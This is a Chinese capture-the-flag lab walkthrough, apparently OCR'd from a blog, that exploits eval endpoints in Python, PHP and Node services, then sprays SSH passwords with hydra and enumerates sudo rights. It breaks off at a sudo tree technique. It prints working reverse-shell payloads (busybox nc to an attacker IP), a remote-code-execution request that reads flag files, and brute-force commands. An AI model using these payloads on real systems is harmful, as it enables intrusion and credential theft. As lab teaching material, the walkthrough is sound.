
if __name__ == '__main__':
    app.run(debug=True, host='127.0.0.1', port=5000)
```


json 键名使用 evalcode，可以执行任意 python 代码

python 代码执行

反弹shell，反弹 bash 断开连接，因为 容器是 alpine 镜像，默认shell是 /bin/sh（Ash），而不是 bash，可以选择 /bin/sh 反弹shell

```
{"action": "evalcode","code": "__import__('os').popen('busybox nc 192.168.6.101 4444 -e /bin/sh')"}
```

报错，但是弹上了已经


Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:

```
{"action": "evalcode","code": "__import__('os').popen('busybox nc 192.168.6.101 4444 -e /bin/sh')"}
```


Arbitration Verdict:

❌ **Arbitration Failed! You are a hacker.**

Python (5000) Response:


```
Arbitration Failed!
```

PHP (8080) Response:




```
┌──(npc㉿kali)-[~/mazesec/vm1]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.6.101] from (UNKNOWN) [192.168.6.153] 42757
id
uid=1001(python) gid=1001(python) groups=1001(python)
```

靶机没有bash




```
ls -lah /bin/bash
ls -lah /bin/sh
lrwxrwxrwx    1 root     root            12 Oct  8 09:28 /bin/sh -> /bin/busybox
which bash
whereis bash
```

根目录存在 flag_node、flag_php、flag_py 三个 flag 文件，只能对应的三个用户读取



```
ls / -lah
total 92K
drwxr-xr-x    1 root     root        4.0K Nov 20 13:39 .
drwxr-xr-x    1 root     root        4.0K Nov 20 13:39 ..
-rwxr-xr-x    1 root     root           0 Nov 20 13:39 .dockerenv
drwxr-xr-x    2 root     root        4.0K Oct  8 09:28 bin
drwxr-xr-x    1 root     root        4.0K Nov  4 08:55 code
drwxr-xr-x    2 root     root        4.0K Nov 20 13:39 data
drwxr-xr-x    5 root     root         340 Nov 20 13:39 dev
drwxr-xr-x    1 root     root        4.0K Nov 20 13:39 etc
-rw-------    1 node     node          23 Nov 20 13:39 flag_node
-rw-------    1 php      php           13 Nov 20 13:39 flag_php
-rw-------    1 python   python        20 Nov 20 13:39 flag_py
drwxr-xr-x    1 root     root        4.0K Nov 20 13:39 home
drwxr-xr-x    1 root     root        4.0K Oct  8 09:28 lib
drwxr-xr-x    5 root     root        4.0K Oct  8 09:28 media
drwxr-xr-x    2 root     root        4.0K Oct  8 09:28 mnt
drwxr-xr-x    2 root     root        4.0K Oct  8 09:28 opt
dr-xr-xr-x  129 root     root           0 Nov 20 13:39 proc
drwx------    1 root     root        4.0K Nov  4 08:56 root
```

可以读取到 php 源码，nodejs 源码



```
ls -lah /code
total 32K
drwxr-xr-x    1 root     root         4.0K Nov  4 08:55 .
drwxr-xr-x    1 root     root         4.0K Nov 20 13:39 ..
----------    1 root     root          366 Nov  4 08:53 Dockerfile
drwxr-xr-x    1 root     root         4.0K Nov  4 08:56 agent
-rw-r--r--    1 root     root         3.7K Nov  3 09:54 app.py
----------    1 root     root          595 Nov  4 08:54 start.sh
drwxr-xr-x    2 root     root         4.0K Nov  3 09:30 templates
ls -alh /code/agent
total 64K
drwxr-xr-x    1 root     root         4.0K Nov  4 08:56 .
drwxr-xr-x    1 root     root         4.0K Nov  4 08:55 ..
-rw-r--r--    1 root     root         3.0K Nov  3 09:44 index.php
-rw-r--r--    1 root     root         1.0K Nov  4 08:55 node.js
drwxr-xr-x   68 root     root         4.0K Nov  4 08:56 node_modules
-rw-r--r--    1 root     root        28.8K Nov  4 08:56 package-lock.json
-rw-r--r--    1 root     root           52 Nov  4 08:56 package.json
-rw-r--r--    1 root     root         2.4K Nov  3 09:43 pyagent.py
cat /code/agent/index.php
<?php
// Set response header to JSON
header('Content-Type: application/json');

// Read raw JSON input from the request body
$input_json = file_get_contents('php://input');
$data = json_decode($input_json, true);

// Check for valid JSON and the required 'action' field
if (json_last_error() !== JSON_ERROR_NONE || !is_array($data) || !isset($data['action'])) {
    http_response_code(400);
    echo json_encode(['error' => 'Invalid JSON input or missing "action" field.']);
    exit;
```

index.php 功能与 pyagent.py 一致，仅展示关键部分

```
if ($action === 'evalcode') {
    if (!isset($data['code'])) {
        http_response_code(400);
        echo json_encode(['error' => 'Missing "code" parameter for evalcode action.']);
        exit;
    }
    $code_to_eval = $data['code'];
    ob_start();
    try {
        $result = eval("return " . $code_to_eval . ";");
        $output = ob_get_clean();
        echo json_encode([
            "code" => $code_to_eval,
            "result" => $result,
            "output" => $output,
            "type" => gettype($result)
        ]);

    }
}
```


nodejs 代码同样类似

```
const port = 3000;
app.post('/evalcode', (req, res) => {
    const codeToEval = req.body.code;
    let result;
    let type;
    result = eval(codeToEval);
    type = typeof result;

    res.json({
        code: codeToEval,
        result: String(result),
        type: type
    });
});
```

flag 获取

python flag 获取

当前已经拿到了 python 用户的反弹shell，读取 /flag_python 文件




```
cat /flag_py
flag{flag1is_python
```

> flag_py： flag{flag1is_python

php flag 获取

回到 9000 端口前端，使用 php 代码反弹shell，拿到一个 php 用户的 shell

```
{"action": "evalcode","code": "system('busybox nc 192.168.6.101 4445 -e
/bin/sh')"}
```



```
┌──(npc㉿kali)-[~]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.6.101] from (UNKNOWN) [192.168.6.153] 41903
id
uid=1000(php) gid=1000(php) groups=1000(php)
cat /flag_php
_flag2_isphp
```


> flag_php： _flag2_isphp

node flag 获取

node 的 evalcode 接口监听在本地的 3000端口，容器环境过于极简，没有wget,curl 等请求工具，busybox有wget，用busybox wget传递post参数似乎有点问题，没有拿到返回内容

拷打ai，写了一个 busybox nc 请求 3000 端口，在已有的 php、python 的 shell 里执行，直接读取 flag_node 文件

```
JSON_PAYLOAD='{"code":"require(\"child_process\").execSync(\"cat
/flag_node\").toString()"}'

PAYLOAD_LEN=$(printf "%s" "$JSON_PAYLOAD" | wc -c)

(
    printf "POST /evalcode HTTP/1.1\r\n"
    printf "Host: 127.0.0.1:3000\r\n"
    printf "Content-Type: application/json\r\n"
    printf "Content-Length: %s\r\n" "$PAYLOAD_LEN"
    printf "Connection: close\r\n"
    printf "\r\n"
    printf "%s" "$JSON_PAYLOAD"
) | busybox nc 127.0.0.1 3000
```



```
┌──(npc㉿kali)-[~]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.6.101] from (UNKNOWN) [192.168.6.153] 41903
id
uid=1000(php) gid=1000(php) groups=1000(php)
cat /flag_php
_flag2_isphp
JSON_PAYLOAD='{"code":"require(\"child_process\").execSync(\"cat /flag_node\").toString()"}'

PAYLOAD_LEN=$(printf "%s" "$JSON_PAYLOAD" | wc -c)

(
    printf "POST /evalcode HTTP/1.1\r\n"
    printf "Host: 127.0.0.1:3000\r\n"
    printf "Content-Type: application/json\r\n"
    printf "Content-Length: %s\r\n" "$PAYLOAD_LEN"
    printf "Connection: close\r\n"
    printf "\r\n"
    printf "%s" "$JSON_PAYLOAD"
) | busybox nc 127.0.0.1 3000
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 129
ETag: W/"81-tdc7ZL7Y8BudCT9OfOyfE8uFcjE"
Date: Thu, 20 Nov 2025 15:09:55 GMT
Connection: close

{"code":"require(\"child_process\").execSync(\"cat /flag_node\").toString()","result":"have_@funnnnnnnngooos}\n","type":"string"}
```

> flag_node：have_@funnnnnnnngooos}

拼凑出完整的flag：flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}


根据提示，这是 ssh 密码，ssh 用户名未知，爆破用户名/密码喷洒

ssh 登录 admin 用户

hydra 爆破用户名/密码喷洒

```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -p
"flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}" ssh://192.168.6.153:222 -
t 20 -f -v -V
```


拿到用户名 admin



```
[ATTEMPT] target 192.168.6.153 - login "puppet" - pass "flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}" - 13 of 17
[ATTEMPT] target 192.168.6.153 - login "ansible" - pass "flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}" - 14 of 1
[ATTEMPT] target 192.168.6.153 - login "ec2-user" - pass "flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}" - 15 of
[ATTEMPT] target 192.168.6.153 - login "vagrant" - pass "flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}" - 16 of 1
[ATTEMPT] target 192.168.6.153 - login "azureuser" - pass "flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}" - 17 of
[ERROR] could not connect to target port 222: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 222: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 222: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 9 because of too many errors
[VERBOSE] Disabled child 11 because of too many errors
[VERBOSE] Disabled child 15 because of too many errors
[222][ssh] host: 192.168.6.153   login: admin   password: flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}
[STATUS] attack finished for 192.168.6.153 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-20 23:14:21
```

sudo 权限枚举


admin 用户有 sudo tree 权限



```
admin@debian:/$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/lo

User admin may run the following commands on debian:
    (ALL) /usr/bin/tree
admin@debian:/$
```


方法一：--fromfile 参数读取文件

